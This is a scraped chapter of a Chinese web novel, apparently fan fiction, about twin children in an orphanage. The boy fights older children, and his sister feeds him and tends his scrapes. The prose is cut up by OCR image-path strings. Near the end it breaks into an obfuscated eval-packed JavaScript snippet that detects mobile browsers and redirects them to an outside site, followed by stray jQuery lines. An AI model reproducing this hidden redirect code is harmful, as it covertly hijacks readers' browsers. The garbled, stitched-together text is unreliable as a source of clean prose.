万书库 > 玄幻小说 > 大小姐今天当反派了吗? > 4. 第 4 章
    福利院的生活并不好过。


    这是清弥观察得出的结论。


    虽然这里的一切开销由政府负担,但养育一个孩子到成年的花销太大,更何况是一群……生着病的呢。


    能进福利院的都是些什么样的孩子?


    云雀清弥规规矩矩的坐在儿童椅上,看着几个女人将一个又一个面色发紫的婴儿放在榻榻米上。


    “这个婴儿是在福利院门口找到的。”


    妇人边说边拿起毛巾放入水盆,轻轻擦拭气息微弱的婴儿。


    “听来的医生说心脏似乎有些问题。”


    她身旁较为年轻的女人听罢帮她给婴儿翻了个身,然后没好气道:


    “能丢到这儿来也是辛苦他们了,负担不起就别生,省的给人添麻烦。”


    妇人不赞同的看她。


    “惠奈,别这么说。”


    她慈爱的包好一个个婴儿,语气悲悯。


    “都是可怜人。”


    她口中的女人,惠奈翻了个白眼不理她了。


    在将抱进来的婴儿集体送去医院后,几个女人都松了一口气。


    惠奈一屁股坐在云雀清弥旁边,她盯着坐的规规矩矩的小孩,愣了片刻突然大惊:“我去——”


    “慎言!”妇人打断了她的惊叫。


    “惠奈,我记得我跟你说过很多次……”


    女人没听,一个劲的看着云雀清弥,焦急道:“你兄弟呢?”


    妇人说教的声音戛然而止,所有女人都看向了坐在椅子上的女孩。清弥眼睛转了转,嘴角下意识勾出一个弧度,但你脸颊的肉过于丰满,导致施展不开,于是放弃,慢慢道:“出去了。”


    “他去哪了?离开了多久?”


    “不知道,预计十分钟。”


    妇人大惊失色,惠奈夺门而出,身后的女人们接连跟上,最后只剩妇人和另一个女人在房间内收拾残局。清弥依旧坐的规矩,连一根头发丝都没动过。


    妇人眼见收拾的差不多了,便走到清弥身旁抚摸她的头顶,嘴里安慰道:“别担心。”


    “我不担心。”


    清弥开口,黑色的眼睛聚焦盯上妇人的脸,这是实话,毕竟云雀恭弥自从会走路后就经常到处乱跑。


    “是吗?”


    妇人闭上眼,从怀里拿出一枚十字架放在胸口。


    “愿主保佑。”


    这是习惯。


    云雀清弥心中定论,她曾听福利院的护工们说过,院长晴英川菜曾去海外留学,担任过某个教会的神职人员。


    妇人在原地祈祷了差不多五分钟左右,和室的纸门被猛地拉开,惠奈一脸气愤地走了进来,手上提着一个眼熟的黑发小孩。


    云雀清弥:?


    她盯着小孩脸上的淤青,思索了一下。


    说来也怪,云雀恭弥从小跟她互殴就算了,一举一动间几乎和动物无亦。


    刚来几天东躲西藏,逮着整个福利院把所有人当狗遛,后来安分一些,但是非常排斥集体活动,从来不跟任何人有身体上的接触……和她打架不算。


    总之,云雀恭弥此人已经可以算是一只被散养的猫了。


    对她来说确实是这样。


    惠奈将和门关好后才把人放下,只是刚一松手云雀恭弥便如惊弓之鸟般钻进旁边的柜子里砰的一下关紧柜门。


    惠奈抬手扶额,语气无奈道:


    “这小崽子去跟人打起来了!”她接过院长递来的水杯一饮而尽:“一群比他大的孩子打他一个,结果还没打过!”


    晴英川菜有些担忧,她又递过去一杯水。


    “那他们伤势如何?”


    “小伤。”惠奈喝完之后用手背擦了擦嘴,笑道:“最重的也就脱臼而已,现在都乖乖去关禁闭了。”


    妇人终于将握着的十字架塞回怀里,然后示意惠奈和另一个女人离开。


    “那小崽子不管了?”


    妇人沉默一下,然后道:“我们应该先去找个能说得上话的当事人问清楚。”“也对。”


    在离开之前,惠奈不放心的抓了抓云雀清弥的脑袋。


    “他以后要是打你了记得跟我说,别老是一声不吭,小心变成个哑巴。”


    “惠奈。”


    “我就开个玩笑。”


    云雀清弥乖巧地挥了挥手。


    和门再次被关上。


    云雀清弥离开椅子走到紧闭的柜门前伸手敲了敲。“扣扣。”


    柜门依旧紧闭,没有半分打开的迹象。


    云雀清弥歪歪脑袋然后跑进厨房,踩着凳子够上灶台,拿到中午刚做好的寿司又回到柜前将食物放在地上,跪坐下来。


    陶瓷盘在接触到地面时发出清脆的磕碰声。


    她耐心的等了一会,柜门就打开了一条缝,一只灰扑扑的小手从里面伸了出来。


    它随便拿起一个寿司就缩了回去,缝隙也关上了。


    云雀清弥依旧跪在原地耐心等待。


    “砰!”


    柜门被大力推开,冲出来的小孩满脸通红直奔茶壶而去。


    “等一下。”云雀清弥的声音来的极慢,直到人都把水含口里了才继续道:“热水。”


    其实也没多热,只是辣加热难免会痛。


    小孩通红的脸更红了,像是烧开的沸水,几乎要冒烟了,他猛地把手上的茶杯向不远处的女孩扔去皱着脸把水咽了下去。


    云雀清弥接住茶杯不紧不慢的去厨房接了杯凉水刚递过去就被大力拿走。


    哎。她失望的看着正努力灌水的云雀恭弥,拿了一个自己辛苦做出来的寿司扔进嘴里。


    明明是一胎生出来的,怎么口味差这么多。


    她眯起眼睛细嚼慢咽。


    多好的东西啊。先天性吃辣圣体如此表示。


    还没等她吃下一个,稍微降下温的云雀恭弥就盯上了她,双手握拳怒目而视。


    看上去下一秒就要扑过来。


    女孩放下咽下口中的食物。


    “你确定要这种时候跟我……决斗?”她按着上回两人打架时对方严肃的语气道:“可是你现在又是负伤又是内热的,要不歇歇?顺便洗个澡?”


    见对方神色不曾动摇了她又端起那盘寿司。


    “我有做其他口味的啦,只是你拿错了而已,喏……清淡口味。”


    她分出几块寿司然后将整盘放在桌子上。


    云雀恭弥警惕的看着她,犹豫的拿起刚被分出来的寿司咬了一口,在确认没有任何刺激味道后才咽了下去。


    云雀清弥又端出一碗味增汤和一盘配菜,放在桌子上,然后把餐具摆好。


    “如果没有意见的话,我们就先吃饭吧。”


    云雀恭弥显然没有意见,拿起筷子就吃了起来,饭后也乖乖坐着让人处理伤口。


    他伤的不重,胳膊和脸上只有轻微的擦伤,膝盖青了一块,预计两天就能下去。


    云雀清弥应对这些伤口非常有经验。她用棉签沾了酒精消毒又给膝盖贴了块膏药,就把人撵去卫生间擦脸。<


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17550609|204317||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>“你太脏了。”


    她皱着眉有些嫌弃。


    “以后不准脏着上榻。”


    云雀恭弥:……


    他沉默的擦了脸,然后把身上的脏衣服脱了扔进脏衣篓里,拿起浴衣套上离开,结果刚走到浴室门口就被提着一只木屐的云雀清弥问:


    “另一只去哪了?”


    小孩愣了一下。


    “不知道。”云雀清弥把碗筷扔进水池,走了过去跪坐到坐垫上。


    “想一下恭弥。”她严肃道:“那是我们借的第六双鞋子了。”


    云雀恭弥歪着脑袋也坐下来,大脑仔细回想。


    “刚刚咬杀那群凑上来的动物时……好像掉在那里了。”


    云雀清弥点了点头,假装没有听到那几个对她来说过于野蛮的词。


    也不知道是跟谁学的。


    “我知道了。”她伸手抓住小孩的手腕撸开袖子检查,“起痘痘了没?”


    云雀恭弥下意识缩了缩手,没抽动。


    “没有。”


